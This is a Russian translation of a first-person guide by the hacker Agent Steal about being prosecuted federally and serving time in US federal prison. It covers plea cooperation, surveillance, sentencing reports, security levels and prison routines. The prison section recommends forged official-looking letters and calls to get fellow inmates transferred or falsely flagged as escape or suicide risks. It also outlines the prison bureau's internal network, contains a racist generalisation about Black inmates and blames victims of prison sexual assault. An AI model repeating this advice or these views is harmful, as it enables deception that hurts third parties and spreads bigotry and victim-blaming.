Рад сообщить, что мне удалось не впутать близких друзей и бывшего работодателя в масштабное расследование, окружавшее моё дело. Это было непросто. Приходилось балансировать на тонкой грани. Многие из вас, вероятно, знают, что я (Agent Steal) после ареста начал работать на ФБР. Я был ответственен за обучение нескольких агентов азам взлома и хакерской культуры. Чего многие не знают: тесные связи с ФБР у меня существовали ещё до ареста. Я занимался взломом более 15 лет и работал консультантом по компьютерной безопасности. Именно поэтому мне была предоставлена такая возможность. Однако вряд ли в будущем мы увидим много подобных договорённостей. Наши отношения зашли в тупик — главным образом из-за их пассивной халатности и отсутствия опыта в работе с хакерами. У правительства теперь есть собственные ресурсы, опыт и агенты под прикрытием внутри сообщества. Им больше не нужны хакеры, чтобы те показывали им верёвки или последние дыры в безопасности.

Тем не менее, если вы в состоянии рассказать федералам что-то, чего они не знают, и помочь им выстроить дело против кого-то, вы можете претендовать на сокращение срока. Типичный диапазон — от 20% до 70%. Обычно около 35-50%. Иногда вы можете оказаться в конце прокурорской пищевой цепочки, и правительство не позволит вам сотрудничать. Хорошим примером здесь мог бы служить Кевин Митник. Даже если бы он и захотел сдаться, сомневаюсь, что это ему бы многого стоило. Он слишком крупная рыба, слишком много медийного внимания. Мой последний совет по этой теме: получите сделку в письменном виде, прежде чем начать сотрудничество.

Федералы также любят, когда вы «раскрываетесь» и принимаете ответственность. В Руководстве по вынесению приговоров есть положение 3E1.1, которое немного сокращает срок, если вы признаётесь в преступлении, признаёте вину и выражаете раскаяние. Если вы идёте на суд, как правило, вы не получите это «принятие ответственности», и ваш срок будет длиннее.

J. Всё ещё думаете о суде

Многие хакеры, вероятно, помнят дело Крейга Нейдорфа, связанное со знаменитыми документами системы экстренного вызова 911. Крейг выиграл дело, когда выяснилось, что руководство, которое он опубликовал в Phrack, не являлось секретным, как утверждалось, а было общедоступным от AT&T. День позора для Секретной службы.

Не обольщайтесь этим. Правительство многому научилось из этого провала, и даже при достойной поддержке EFF Крейг едва избежал обвинительного приговора. Как бы то ни было, для него и его адвокатов это было тяжёлым испытанием (каламбур ненамеренный). Суть, которую я пытаюсь донести: победить федералов трудно. Они играют нечестно и готовы на всё, включая ложь, ради победы. Если вы хотите по-настоящему выиграть, вам нужно знать, как они выстраивают дело с

самого начала.

K. Обыск и изъятие

Существует документ под названием «Федеральные рекомендации по обыску и изъятию компьютеров». Впервые он попал в моё поле зрения, когда был опубликован в издании Criminal Law Reporter от 12-21-94 Бюро национальных дел (ссылка: 56 CRL 2023). Это увлекательный сборник советов, дел, ошибок и, в целом, руководства по поимке компьютерных хакеров. Рекомендую к прочтению.

Обыск и изъятие — постоянно развивающаяся область юриспруденции. То, что сегодня недопустимо, завтра через какую-нибудь витиеватую логику Верховного суда может стать законным и допустимым. Опять же, полный разбор этой темы выходит за рамки данной статьи. Но достаточно сказать: если федеральный агент хочет войти в вашу спальню и изъять всё компьютерное оборудование без ордера, он может это сделать, просто заявив о наличии разумных оснований (probable cause, PC). Разумное основание — это всё, что даёт ему намёк на то, что вы совершаете преступление. Полиция, бывает, находит основание для обыска автомобиля, когда багажник слишком низко просел или дальний свет не выключался.

L. Слежка и прослушка

К счастью, федералы всё ещё должны проявлять некоторое сдержанность при использовании прослушки. Она требует судебного постановления, и им необходимо доказать, что иного способа получить нужную информацию нет, — по сути, это крайняя мера. Прослушка также дорога в эксплуатации. Им нужно арендовать линии у телефонной компании, платить агентам за круглосуточный мониторинг и расшифровку. Если речь идёт о прослушке данных, расходы ещё выше. Дорогостоящее оборудование для перехвата и трансляции должно быть установлено для поддержки различных скоростей модемов. Затем данные необходимо хранить, расшифровывать, декомпрессировать, форматировать, приводить к нужному протоколу и т.д. Это колоссальная задача, как правило, резервируемая лишь для самых резонансных дел. Если федералы могут получить данные из любого другого источника — у провайдера или жертвы — они пойдут именно этим путём. Не знаю, что их больше раздражает: обращаться за помощью извне или тратить ценные внутренние ресурсы.

Простейший метод — задействовать информатора, который скажет «Я видел, как он это делал!», а затем получить ордер на обыск для изъятия доказательств с вашего компьютера. Бум — и попался.

Другие инструменты включают устройство pen register — оно фиксирует каждую набранную вами на телефоне цифру и продолжительность звонков, как входящих, так и исходящих. Телефонные компании держат их целые стойки в отделах безопасности. Если они сочтут, что вы их обманываете, могут подключить устройство к вашей линии в течение суток. Им для этого не нужно судебного постановления, а вот федералам — нужно.

Trap — или trap and trace — это, как правило, любой метод, используемый телефонной компанией для фиксации каждого номера, звонящего на определённый номер. Это можно сделать на уровне коммутационной системы или через поиск в базе данных биллинга. Для получения этой информации федералам тоже нужно судебное постановление. Однако я слышал истории о том, как служба безопасности телефонных компаний в ходе совместного расследования передавала информацию агенту. Естественно, это была бы «незначительная ошибка при добросовестных действиях» (юридический юмор)...

Я бы с удовольствием рассказал вам больше о прослушках ФБР, но дальше заходить не стоит, иначе разозлю их. Всё, что я вам рассказал до сих пор, является общедоступной информацией. Поэтому, пожалуй, остановлюсь здесь. Если вы действительно хотите знать больше, поймайте Кевина Поулсена (Dark Dante) на коктейльной вечеринке, угостите его кока-колой, и он выложит вам всё (хакерский юмор).

В заключение этого подраздела скажу: большинство видов электронной слежки подкреплено хотя бы частичной физической слежкой. Федералы нередко хорошо умеют ходить по пятам. Они любят поздние модели среднеразмерных американских автомобилей, ничем не примечательных, без наклеек и бамперных стикеров. Если вы действительно хотите знать, следят ли за вами, купите частотный счётчик Opto-electronics Scout или Xplorer. Спрячьте его на себе, вставьте наушник (для Xplorer) и носите везде. Если слышите, как о вас говорят, или продолжаете слышать прерывистые помехи (зашифрованная речь) — у вас, вероятно, проблемы.

M. Досудебный доклад о личности осуждённого (PSI или PSR)

После того как вы признаёте вину, вас вытащат из тихого уюта тюремной камеры на встречу с офицером пробации. Это не имеет никакого отношения к получению условного срока. Совсем наоборот. Офицер пробации уполномочен судом составить полный и — в теории — беспристрастный профиль подсудимого. В этот объёмный и болезненно подробный доклад о вашей жизни будет включено всё: образование, криминальная история, психологическое поведение, характеристика преступления и многое другое. Каждая маленькая грязная крупица информации, делающая вас похожим на социопата, поклонника сатаны и мерзкого преступника, будет включена в этот доклад. Заодно туда добавят и несколько негативных вещей.

Мой совет прост. Будьте осторожны в том, что рассказываете. Держите рядом адвоката и думайте о том, как ваши слова могут быть использованы против вас. Вот пример:

> ***Офицер пробации:*** *Расскажите о вашем образовании и том, как вы проводите свободное время.*
> ***Мистер Стил:*** *Я готовлюсь поступить на последний курс колледжа. В свободное время помогаю сиротам по благотворительности.*

После этого в PSR будет написано: «Мистер Стил так и не завершил образование и в свободное время общается с маленькими детьми». Понимаете, к чему я?

N. Самостоятельное представление интересов (Pro Se)

Pro Se или Pro Per — когда обвиняемый представляет себя сам. Известный адвокат как-то сказал: «Человек, представляющий себя сам, имеет дурака в качестве клиента». Более правдивых слов не было сказано. Тем не менее я не могу переоценить важность полного понимания системы уголовного правосудия. Даже если у вас прекрасный адвокат, полезно иметь возможность следить за его работой или даже помогать. Помощь осведомлённого клиента может быть огромным подспорьем для адвоката. Они могут считать вас занозой в заднице, но это ваша жизнь. Возьмите её в свои руки. Тем не менее самостоятельное представление интересов — как правило, ошибка.

Однако после апелляции, когда назначенный судом адвокат уйдёт или деньги кончатся, вы будете вынуждены самостоятельно решать вопросы. На этом этапе существуют правовые пути — хотя и весьма мрачные — для получения постконвикционного освобождения.

Но я отвлёкся. Лучшее место для начала понимания правовой системы — три недорогих книги. Во-первых, Federal Sentencing Guidelines (14,00 $) и Federal Criminal Codes and Rules (20,00 $)

доступны в West Publishing по номеру 800-328-9352. Считаю обладание этими книгами обязательным для любого арестанта до суда. Во-вторых, Georgetown Law Journal, доступный в книжном магазине Джорджтаунского университета в Вашингтоне, округ Колумбия. Книга стоит около 40,00 $, но если написать им письмо и сообщить, что вы Pro Se-истец, вышлют бесплатно. И наконец, самый авторитетный источник по Pro Se — «The Prisoners Self Help Litigation Manual», 29,95 $, ISBN 0-379-20831-8. Или попробуйте: http://www.oceanalaw.com/books/n148.htm

O. Слушание по доказательствам

Если вы не согласны с какой-либо информацией в досудебном докладе (PSR), вы можете иметь право на специальное слушание. Это может сыграть ключевую роль в снижении срока или исправлении PSR. Важно знать: PSR будет следовать за вами на протяжении всего срока заключения. Бюро тюрем использует PSR для определения порядка обращения с вами. Это может повлиять на ваш уровень безопасности, место в исправительном доме, право на участие в наркологической программе (которая даёт скидку год к сроку) и медицинское обслуживание. Поэтому убедитесь, что ваш PSR точен, прежде чем будет вынесен приговор!

P. Возврат имущества

В большинстве случаев потребуется официально просить суд о возврате имущества. Вам сами не позволят и просто не позвонят: «Хотите получить назад эту рабочую станцию Sparc?» Нет, они с удовольствием оставят её себе, а если вы не попросите — это всё равно что разрешить им её оставить.

Вам нужно будет подать ходатайство 41(e) «Motion For Return Of Property». Полномочия суда на хранение вашего имущества не всегда очевидны и должны рассматриваться в каждом случае индивидуально. Суду может быть всё равно, и судья просто прикажет вернуть его.

Если вы не знаете, как написать ходатайство, просто отправьте судье официальное письмо с просьбой вернуть имущество. Напишите, что оно нужно вам для работы. Этого должно быть достаточно, но возможна оплата регистрационного сбора.

Q. Незакрытые ордера

Если у вас есть незакрытый ордер или ожидающие рассмотрения обвинения в другой юрисдикции, вам следует разобраться с ними как можно скорее — *после* вынесения приговора. При соблюдении правильной процедуры существуют хорошие шансы, что ордера будут отозваны (аннулированы). В худшем случае вас этапируют в соответствующую юрисдикцию, вы признаёте вину и срока «идут параллельно». Как правило, при ненасильственных преступлениях можно отбыть несколько сроков одновременно. Многие федеральные заключённые отбывают штатный срок вместе с федеральным. Суть: параллельно — хорошо, последовательно — плохо.

Эта процедура называется Interstate Agreement On Detainers Act (IADA). Вы также можете подать «требование о скором рассмотрении дела» в соответствующий суд. Это запускает отсчёт времени. Если в течение определённого периода вас не выдадут, обвинения придётся снять. «Руководство по самопомощи для заключённых», упомянутое ранее, весьма подробно освещает эту тему.

R. Шифрование

Среди вас, вероятно, найдутся те, кто скажет: «Я шифрую жёсткий диск тройным DES и для безопасности использую 128-символьный RSA-ключ». Отлично, но... федералы могут через решение большого жюри потребовать ваши пароли, и если вы их не предоставите — вам могут предъявить обвинение в воспрепятствовании правосудию. Конечно, кто может утверждать обратное, если вы забыли пароль в пылу ареста. Кажется, я слышал это однажды или дважды в слушании сенатского подкомитета. «Сенатор, я не помню упомянутых событий в настоящее время». Но если серьёзно: надёжное шифрование — это прекрасно. Однако полагаться на него было бы глупо. Если у федералов есть ваш компьютер и доступ к самой программе шифрования, они, скорее всего, смогут её взломать при наличии мотивации. Если вы понимаете истинное искусство взлома кодов, вы должны это понимать. Люди нередко упускают из виду, что их пароль — тот, что используется для доступа к программе шифрования — как правило, короче 8 символов. Атакуя доступ к вашей программе шифрования с помощью клавиатурного эмулятора-секвенсора, ваш тройной DES/128-битный RSA-крипто становится бесполезным. Просто помните: шифрование может вас не защитить.

S. Правовое резюме

Прежде чем перейти к разделу «Жизнь в тюрьме», позвольте объяснить, что всё это значит. Вас поймают, вы потеряете всё нажитое, не выйдете под залог, настучите на врагов, получите срок больше ожидаемого и будете вынуждены терпеть кучу идиотов в тюрьме. Звучит весело? Продолжайте взламывать. И, по возможности, занимайтесь чувствительными сайтами .gov. Тогда они смогут повесить на вас обвинение в шпионаже. Для первичного правонарушителя это примерно 12-18 лет.

Знаю, всё это звучит мрачновато, но ставки для хакеров выросли, и вам нужно знать, каковы они. Взглянем на некоторые недавние приговоры:

```
Agent Steal (я)     — 41 месяц
Kevin Poulsen       — 51 месяц
Minor Threat        — 70 месяцев
Kevin Mitnick       — предположительно 7-9 лет
```

Как видите, федералы теперь реально дают время. Если вы молоды, впервые осуждаетесь, несложны (как MOD) и просто смотрели по базам данных маленькой компании, вы можете получить условный срок. Но скорее всего, если бы это было всё, что вы делали, вас бы вообще не стали преследовать. Как правило, федералы не берутся за дело, если ущерб меньше 10 000 долларов. Проблема в том, кто определяет размер ущерба? Компания может назвать любую цифру, и оспорить это будет непросто. Они могут решить — в целях страхования — свалить на вас огромные расходы на простой. Представляю: «Обнаружив злоумышленника, мы немедленно отключили систему. Потребовалось две недели для её восстановления, что стоило 2 миллиона долларов потерянного рабочего времени». В некоторых случаях вам было бы выгоднее просто воспользоваться платёжной ведомостью компании, чтобы выписать себе пару чеков по 10 000 долларов. Тогда у правительства будет чёткая цифра ущерба. Это привело бы к значительно более короткому сроку. Я не призываю к откровенным уголовным действиям. Просто считаю, что руководства по вынесению приговоров определённо нуждаются в доработке.

Часть II — Федеральная тюрьма

A. Штат vs. Федерал

В большинстве случаев я бы сказал, что отбывать срок в федеральной тюрьме лучше, чем в штатных учреждениях. Некоторые штатные тюрьмы — такие жестокие и жалкие места, что ради этого стоит сидеть чуть дольше в федеральной системе. Впрочем, это меняется. Обществу кажется, что тюрьмы слишком комфортны, и в результате Конгресс принял ряд законов для ужесточения условий.

Федеральные тюрьмы, как правило, будут несколько менее переполненными, чище и спокойнее. Тюрьма, в которой я сидел, очень напоминала университетский кампус — с газонами и деревьями, холмами и оштукатуренными зданиями. Большую часть времени я проводил в библиотеке в компании Minor Threat. Мы спорили, кто из нас элитнее. «Мой срок был длиннее», — утверждал он. «Обо мне написали больше книг и статей», — возражал я. (юмор)

Исключением из правила «федерал лучше» могут быть штаты, где в камере разрешены телевизоры и текстовые процессоры. Сидя здесь и царапая эту статью ручкой на бумаге в преддверии освобождения, я жажду хоть Smith Corona с однострочным дисплеем. В штатах привилегии разные. Можно оказаться там, где у вас всё украдут. Есть также штаты, которые упраздняют условно-досрочное освобождение, лишая тем самым возможности выйти раньше за примерное поведение. Именно так поступили федералы.

B. Уровни безопасности

Бюро тюрем (BOP) имеет шесть уровней безопасности. Тюрьмам присваивается уровень безопасности, и там содержатся только заключённые с соответствующими рейтингами. Нередко BOP размещает два или три учреждения в одном месте. Тем не менее это, по сути, отдельные тюрьмы, разделённые заборами.

Учреждение низшего уровня называется минимальным, лагерем или FPC. Как правило, там находятся осуждённые впервые, за ненасильственные преступления, со сроком менее 10 лет. У лагерей нет заборов. Рабочее задание в лагере обычно выполняется за пределами тюрьмы на ближайшей военной базе. В других случаях лагеря выступают как вспомогательные учреждения для соседних тюрем.

Следующий уровень — низкое федеральное исправительное учреждение (FCI). Там вы найдёте много тех, кто должен был быть в лагере, но по какой-то технической причине не прошёл. Периметр огорожен двойным забором с колючей проволокой. Здесь тоже в основном ненасильственные преступники. Нужно очень сильно кого-то разозлить, прежде чем они замахнутся на вас.

Поднимаясь ещё выше, попадаем в средние и высокие FCI, которые нередко совмещены. Больше колючей проволоки, больше охранников, ограниченное передвижение и более жёсткий контингент. Также здесь часто встречаются люди с 20 или 30+ летними сроками. Драки намного более распространены. Держитесь при этом особняком, и в целом люди оставят вас в покое. Убийства не слишком часты. При численности заключённых 1500-2000 человек один-два в год уезжают на носилках и не возвращаются.

Федеральный исправительный центр (U.S.P.) — это место для убийц, насильников, шпионов и самых жёстких бандитов. «Ливенуорт» и «Атланта» — наиболее печально известные из таких заведений. Традиционно окружённые 40-футовой кирпичной стеной, они производят мрачное впечатление. Уровень убийств в расчёте на тюрьму — около 30 в год, при более чем 250 нападениях с ножом.

Самый высокий уровень безопасности в системе — Макс, иногда называемый «Супермакс». Заключённые режима Макс находятся под стражей всё время. Почту вам показывают через

телевизионный экран в камере. Душ на колёсах подъезжает к вашей двери. Вы редко видите других людей, а если и покидаете камеру, то в наручниках и в сопровождении минимум трёх охранников. Мафиозный босс Готти по-прежнему находится в Супермаксе. Как и Олдридж Эймс, шпион.

C. Этапирование

После вынесения приговора BOP должно решить, что с вами делать. Существует руководство «Custody and Classification Manual», которому они должны следовать. Оно общедоступно через Закон о свободе информации и также имеется в большинстве тюремных юридических библиотек. К сожалению, его можно интерпретировать по-разному. В результате большинство тюремных чиновников, ответственных за вашу классификацию, действуют практически по своему усмотрению.

Первичную классификацию проводит региональный назначитель в региональном штабе BOP. Как компьютерный хакер вы, скорее всего, окажетесь в лагере или низком FCI — при условии, что параллельно не занимались ограблениями банков. Если вы всё же попадёте в FCI, вы должны перебраться в лагерь через шесть месяцев — при условии примерного поведения.

Региональный назначитель также поставит на ваше дело пометку «Computer No». Это означает, что вам не будет позволено работать с компьютером на вашем тюремном рабочем месте. В моём случае мне нельзя было находиться даже в радиусе трёх метров от него. Мне объяснили, что они даже не хотят, чтобы я знал, какое программное обеспечение у них установлено. Кстати, BOP использует PC/Server LANs на базе NetWare 4.1, работающие через волоконную сеть Ethernet 10baseT с подключением к коммутаторам и концентраторам Cabletron. PC-шлюзы установлены в каждой тюрьме. Подключение к мейнфрейму IBM (Sentry) осуществляется через выделенные линии Sprintnet Frame Relay с программно-аппаратной эмуляцией 3270 на локальных серверах. Sentry находится в Вашингтоне, округ Колумбия, с сетевыми концентраторами типа SNA в региональных офисах. ;-) И всё это я узнал, даже не стараясь. Излишне говорить, что компьютерная безопасность BOP весьма слаба. Многие их общедоступные «Программные заявления» содержат конкретную информацию о том, как пользоваться Sentry и что он предназначен делать. У них есть и другие сети, но это не руководство по взлому BOP. Оставлю это на случай, если они меня по-настоящему разозлят. (юмор)

Неудивительно, что BOP крайне параноидально относится к компьютерным хакерам. Я изо всех сил старался не интересоваться их системами и не получать почту по компьютерной безопасности. Тем не менее они неоднократно пытались ограничить мою переписку. После многочисленных жалоб и встречи с начальником тюрьмы они решили, что я, вероятно, буду вести себя прилично. Мои примерно 20 журнальных подписок были разрешены — после специальной проверки. Несмотря на всё это, у меня всё же возникали периодические трудности, обычно когда я получал что-то эзотерическое. Но, насколько я понимаю, многим хакерам в других тюрьмах не везло так, как мне.

D. Тупые сокамерники

В тюрьме вы встретите одних из самых тупых людей на планете. Полагаю, именно поэтому они там и оказались — слишком тупые, чтобы заниматься чем-то кроме преступлений. И по какой-то странной причине эти необразованные мелкие воришки думают, что заслуживают вашего уважения. Более того, они нередко его требуют. Это те самые люди, которые осуждают всех, кто сотрудничал со следствием, и при этом сами считают приемлемым залезть к вам в дом или ограбить магазин под дулом пистолета. Вот с таким контингентом вы будете отбывать срок, и порой эти заключённые попытаются поживиться за ваш счёт. Они будут делать это без иной причины,

кроме как вы — лёгкая добыча.

Есть несколько приёмов, которые хакеры могут использовать для защиты в тюрьме. Ключ к успеху — действовать до того, как проблема усугубится. Также важно иметь кого-то снаружи (предпочтительно другого хакера), кто может провести для вас немного социальной инженерии. Цель проста: добиться перевода проблемного заключённого в другое учреждение. Не хочу раскрывать свои методы, но если персонал считает, что заключённый собирается устроить неприятности, или если он считает, что жизнь заключённого в опасности, — его переведут или посадят в одиночку. Официально выглядящие письма (социальная инженерия) или звонки из нужного источника в нужный отдел нередко провоцируют быстрые действия. Также вполне просто сделать жизнь заключённого невыносимой. Если у BOP есть основания полагать, что заключённый является риском побега, угрозой суицида или имеет нерассмотренные обвинения, с ним обращаются совершенно иначе. Навесить на заключённого такие ярлыки — весьма злая шутка. У меня есть поговорка: «Хакеры, как правило, оставляют за собой последнее слово в спорах». Именно так.

Скорее всего, у вас в тюрьме будет немного проблем. Это особенно справедливо, если вы попадёте в лагерь, будете заниматься своим делом и следить за языком. Тем не менее я осветил всё это на случай, если вы окажетесь втянутым в тупое поведение заключённых, чья жизнь вращается вокруг тюрьмы. И последний совет: не угрожайте — по-настоящему тупые люди слишком тупые, чтобы чего-то бояться, особенно умного человека. Просто действуйте.

E. Контингент

Соотношение белых, чёрных и латиноамериканцев варьируется от учреждения к учреждению. В целом примерно по 30% белых, 30% латиноамериканцев и 30% чёрных. Оставшиеся 10% — представители различных других рас. В некоторых учреждениях высокий процент чёрных, и наоборот. Я не обязательно предвзятый человек, но тюрьмы, где чёрные в большинстве, — настоящий кошмар. Шуметь, проявлять неуважение и пытаться заправлять всем — это норма.

По видам преступлений 60% федеральных заключённых осуждено за наркотики. Следующие по частоте — ограбления банков (обычно ради быстрых денег на наркотики), затем различные преступления белых воротничков. Состав федерального тюремного населения изменился со временем. Раньше это было место для уголовной элиты. Жёсткие антинаркотические законы всё это изменили.

Чтобы пресечь слухи, я рассмотрю тему тюремного насилия сексуального характера. В федеральных тюрьмах среднего и низкого уровня безопасности это просто неслыханно. В учреждениях высокого уровня подобное случается редко. Когда это происходит, можно утверждать, что жертва сама напросилась. Я слышал, как один заключённый однажды сказал: «Нельзя заставить заключённого делать то, чего он не хочет». Именно так. За 41 месяц заключения я никогда не чувствовал никакой опасности. Иногда заключённые ненавязчиво задавали мне вопросы, пытаясь понять мои предпочтения, но стоило мне дать ясно понять, что мне это не интересно, — меня оставляли в покое. Чёрт, меня чаще клеили, когда я тусовался в Голливуде!

С другой стороны, штатные тюрьмы могут быть враждебной средой для изнасилований и драк в целом. Многие из нас слышали, как Берни С. получил по голове из-за телефона. Да, мне самому пару раз пришлось влезать в разборки. Большинство тюремных конфликтов возникает по трём простым поводам: телефон, телевизор и деньги/наркотики. Если хотите держаться подальше от неприятностей в штатной тюрьме, или в федеральной — не занимайте телефон слишком долго, не переключайте канал и не вмешивайтесь в азартные игры или наркотики. Что касается сексуального насилия — тщательно выбирайте друзей и держитесь вместе с ними. И всегда, всегда будьте уважительны. Даже если человек — полный идиот (а большинство заключённых таковы) — скажите

«извините».

Мой последний совет по тюремному этикету: никогда не несите свои проблемы с заключёнными «хозяину» (тюремному персоналу). Несмотря на то что почти все в тюрьме стучали на своих подельников на суде, нет оправдания тому, чтобы быть тюремной крысой. Правила устанавливают сами заключённые. Если кто-то переступает черту, найдётся другой заключённый, который с удовольствием поставит его на место. В некоторых тюрьмах заключённые настолько боятся прослыть крысой, что отказываются разговаривать наедине с тюремным персоналом. Следует оговориться, что этот этикет регулярно нарушается: другие заключённые будут стучать на вас по любому поводу. Тюрьма — странная среда.

F. Отбывание срока

Из тюрьмы можно сделать то, что вы сами захотите. Одни сидят и весь день принимают наркотики. Другие погружаются в режим работы и физических упражнений. Я изучал технологии и музыку. Тем не менее тюрьмы больше не являются местом реабилитации. Они служат лишь наказанию, и условия будут только ухудшаться. Результат — злые, необразованные и непродуктивные заключённые, выпускаемые обратно в общество.

Когда я сидел в 95/96, тюремная программа духовых оркестров ещё работала. Я играл на барабанах в двух разных тюремных группах. Это действительно помогало скоротать время, и когда выйду, продолжу музыкальную карьеру. Теперь программу отменили — из-за какого-то сенатора, который хотел казаться жёстким в вопросах борьбы с преступностью. В Конгрессе приняли законы. Кабельное телевидение убрали, порнографические журналы запрещены, тренажёрные снаряды демонтируют. Всё это лишь означает, что у заключённых будет больше свободного времени, а значит, придётся нанимать больше охранников для их наблюдения. Не хочу углубляться в эту тему. Суть в том, что я говорю: сделайте что-нибудь из своего времени. Учитесь, войдите в режим — и не заметите, как окажетесь дома, и ещё лучшим человеком впридачу.

G. Дисциплинарные взыскания

Что за радость идти в тюрьму и не набедокурить? Что ж, рад сообщить: единственные «выстрелы» (нарушения), которые я когда-либо получил, были за то, что попросил друга воспользоваться его трёхсторонним вызовом для меня (нельзя же всем звонить за счёт принимающего), и за распитие самогона. |-) Тюрьма иногда прослушивает ваши звонки, и на семисотый или восьмисотый раз, когда я устроил трёхсторонний звонок, меня поймали. Наказание — десять часов дополнительных работ (уборка). Другие наказания за нарушения включают лишение пользования телефоном, ларьком, посещений и отправку в карцер. Нарушения также могут повысить ваш уровень безопасности и добиться перевода в учреждение более высокого уровня. Если у вас возникают проблемы в этой области, возможно, стоит взять книгу «How to win prison disciplinary hearings» Алана Пармели, 206-328-2875.

H. Административное обжалование

Если у вас есть разногласия с тем, как персонал ведёт ваше дело (а они будут), или другая жалоба, существует процедура административного обжалования. Сначала нужно попытаться урегулировать вопрос неформально. Затем можно подать форму BP-9. BP-9 идёт к начальнику тюрьмы. После этого можно подать BP-10, которая идёт в регион. Наконец, BP-11 направляется в Национальный штаб BOP (Центральный офис). Вся процедура — это фарс, занимающий около шести месяцев.

Девиз BOP — «Тяни и побеждай». После того как вы исчерпали процедуру обжалования без результата, вы можете подать иск в гражданский суд. В некоторых крайних случаях вы можете обратиться непосредственно в суды, не исчерпав процедуру обжалования. Снова — «Руководство по самопомощи для заключённых» хорошо освещает этот вопрос.

Мой лучший совет по этой бессмыслице с обжалованием: формулируйте свою просьбу кратко, чётко, лаконично и просите только об одном конкретном деле на форму. Как правило, если вы «правы», вы своего добьётесь. Если нет, или если BOP найдёт хоть малейшую причину отказать в вашей просьбе, — они откажут.

По этой причине я нередко выносил свои проблемы за пределы тюрьмы с самого начала. Если вопрос был достаточно серьёзным, я информировал СМИ, директора BOP, всех трёх своих адвокатов, моего судью и ACLU. Нередко это срабатывало. И всегда злило их. Но, в конце концов, я человек принципов: если вы лишаете меня прав, я подниму бунт. Прежде я мог бы прибегнуть к хакерским методам — например, нарушить всю систему связи BOP, положив её! Но... я сейчас реабилитирован. Кстати, большинство сотрудников BOP и заключённых понятия не имеют, какой хаос хакер может устроить в жизни конкретного человека. Пока какой-нибудь хакер не покажет BOP, где верх, придётся смириться с тем, что большинство встречных в тюрьме будут испытывать к вам лишь номинальное уважение. Смиритесь с этим — вы больше не в киберпространстве.

I. Тюремная администрация

Здесь два типа: тупые и ещё тупее. Я уважал нескольких, но ни разу не встречал ни одного, кто произвёл бы впечатление особо одарённого человека — разве что в исполнении приказов. Как правило, встречается персонал, который либо просто выполняет свою работу, либо стремится к карьерному росту. Последние воспринимают работу и себя слишком серьёзно. Быть добрым к заключённым не помогает карьере, поэтому они нередко весьма резки. Бывшие военные и несостоявшиеся правоохранители — явление обычное. В целом они неприятны, но с ними легко иметь дело. Любой, кто когда-либо сидел (был осуждён) достаточно долго, знает: лучше держаться в тени. Если они не знают вас по имени — всё в порядке.

Одна из проблем, с которой компьютерные хакеры столкнутся с тюремным персоналом, — это страх и/или обида. Если вы самоуверенный, красноречивый, образованный белый парень, как я, разумнее прикинуться немного глупее. Эти люди не хотят вас уважать, и некоторые будут ненавидеть всё, что вы воплощаете. Многие изначально недолюбливают всех заключённых. И мысль о том, что у вас когда-нибудь будет прекрасная работа и успех, — их раздражает. Всё это довольно причудливая среда, где, кажется, все ненавидят свою работу. Полагаю, я вёл слишком уединённую жизнь.

Прежде чем двигаться дальше, иногда определённые сотрудники — например, ваш куратор — будут иметь существенный контроль над вашей ситуацией. Лучший способ взаимодействовать с таким человеком — держаться от него подальше. Будьте вежливы, не подавайте жалобы на них и надейтесь, что они позаботятся о вас, когда придёт время. Если это не работает, вам нужно стать полной занозой в заднице и донимать их всеми возможными просьбами. Особенно полезно, если у вас есть люди снаружи, готовые звонить. Пристальное внимание СМИ, как правило, заставляет тюрьму хотя бы делать то, что она обязана. Если вы получили много негативной прессы, это может обернуться минусом. Если ваши проблемы продолжаются, тюрьма переведёт вас в другое учреждение, где у вас больше шансов получить передышку. В целом то, как вы решаете взаимодействовать с персоналом, — нередко непростое решение. Мой совет: если вас не притесняют по-серьёзному и вы в целом не ненавидите тюрьму, в которой находитесь, — не раскачивайте лодку.

J. Карцер

Одиночка — отстой, но шансы, что вы там окажетесь, велики — как правило, по самым нелепым причинам. Иногда вы попадёте туда из-за чужих действий. Карцер — это бетонная камера 1,8 x 3 метра со стальной кроватью и стальным унитазом. Привилегии варьируются, но поначалу вы не получите ничего, кроме душа раз в пару дней. Кормят, конечно, но никогда досыта, и еда часто холодная. Без перекусов вы нередко чувствуете себя голодным между приёмами пищи. Делать там нечего, только читать, и если повезёт — какой-нибудь охранник проявит доброту и подкинет старый роман.

За дисциплинарные нарушения вас обычно на неделю-две отправляют в карцер. В некоторых случаях вы можете застрять там на месяц или три. Зависит от нарушения и от лейтенанта, отправившего вас туда. Иногда люди так из карцера и не выходят...

K. Зачёт срока

Вы получаете 54 дня в год за примерное поведение. Если кто-то говорит вам, что будет принят закон о 108 днях — этот человек лжёт. 54 дня в год — это 15%, и чтобы лишить вас этого, нужно совершить что-то значительное. BOP придумало самый сложный и нелепый способ расчёта заработанного зачёта. У них есть книга толщиной около восьми сантиметров, в которой обсуждается, как рассчитать точную дату вашего освобождения. Я тщательно изучал эту книгу и пришёл к выводу, что её единственная цель — втихую украсть у вас несколько дней зачёта. Вот так вот.

L. Исправительный дом на полпути

Все «правомочные» заключённые должны отбыть последние 10% срока (но не более шести месяцев) в Центре исправительного содержания по месту жительства (CCC). В CCC — который представляет собой не что иное, как большой дом в неблагополучном районе — вы должны найти работу в обществе и проводить вечера и ночи в CCC. Вы обязаны отдавать 25% валового заработка CCC на покрытие всех расходов — если только вы не редкий федеральный заключённый, приговорённый к полному сроку в CCC, тогда 10%. Вас будут регулярно проверять на алкоголь и наркотики, чтобы убедиться, что вы не слишком развлекаетесь. Если вы примерный хакер, вам дадут выходные, чтобы вы могли провести ночь снаружи. Большинство CCC через несколько недель переводят вас на домашнее заключение. Это означает, что вы можете переехать на своё место (если его одобрят), но всё равно обязаны возвращаться к вечеру. Проверяют вас по телефону. И нет, переадресация вызовов не разрешена, наивный.

M. Условный надзор

Только когда вы думаете, что всё веселье закончилось, и выходите из тюрьмы или CCC, вас обязывают отчитываться перед офицером пробации. Следующие 3-5 лет вы будете под условным надзором. Правительство упразднило условно-досрочное освобождение, тем самым лишив осуждённых возможности выйти раньше. Но при этом они всё равно хотят держать вас под наблюдением какое-то время.

Условный надзор, на мой взгляд, — не что иное, как продлённое наказание. Вы не свободный человек, способный путешествовать и работать по своему усмотрению. Все ваши действия придётся докладывать офицеру пробации. По сути, условный надзор и есть пробация. Офицер

пробации может нарушить ваш режим за любое техническое нарушение и отправить вас обратно в тюрьму на несколько месяцев или более чем на год. Если у вас ЕСТЬ история употребления наркотиков, вы обязаны проходить случайные (еженедельные) анализы мочи. Если результат положительный — снова в тюрьму.

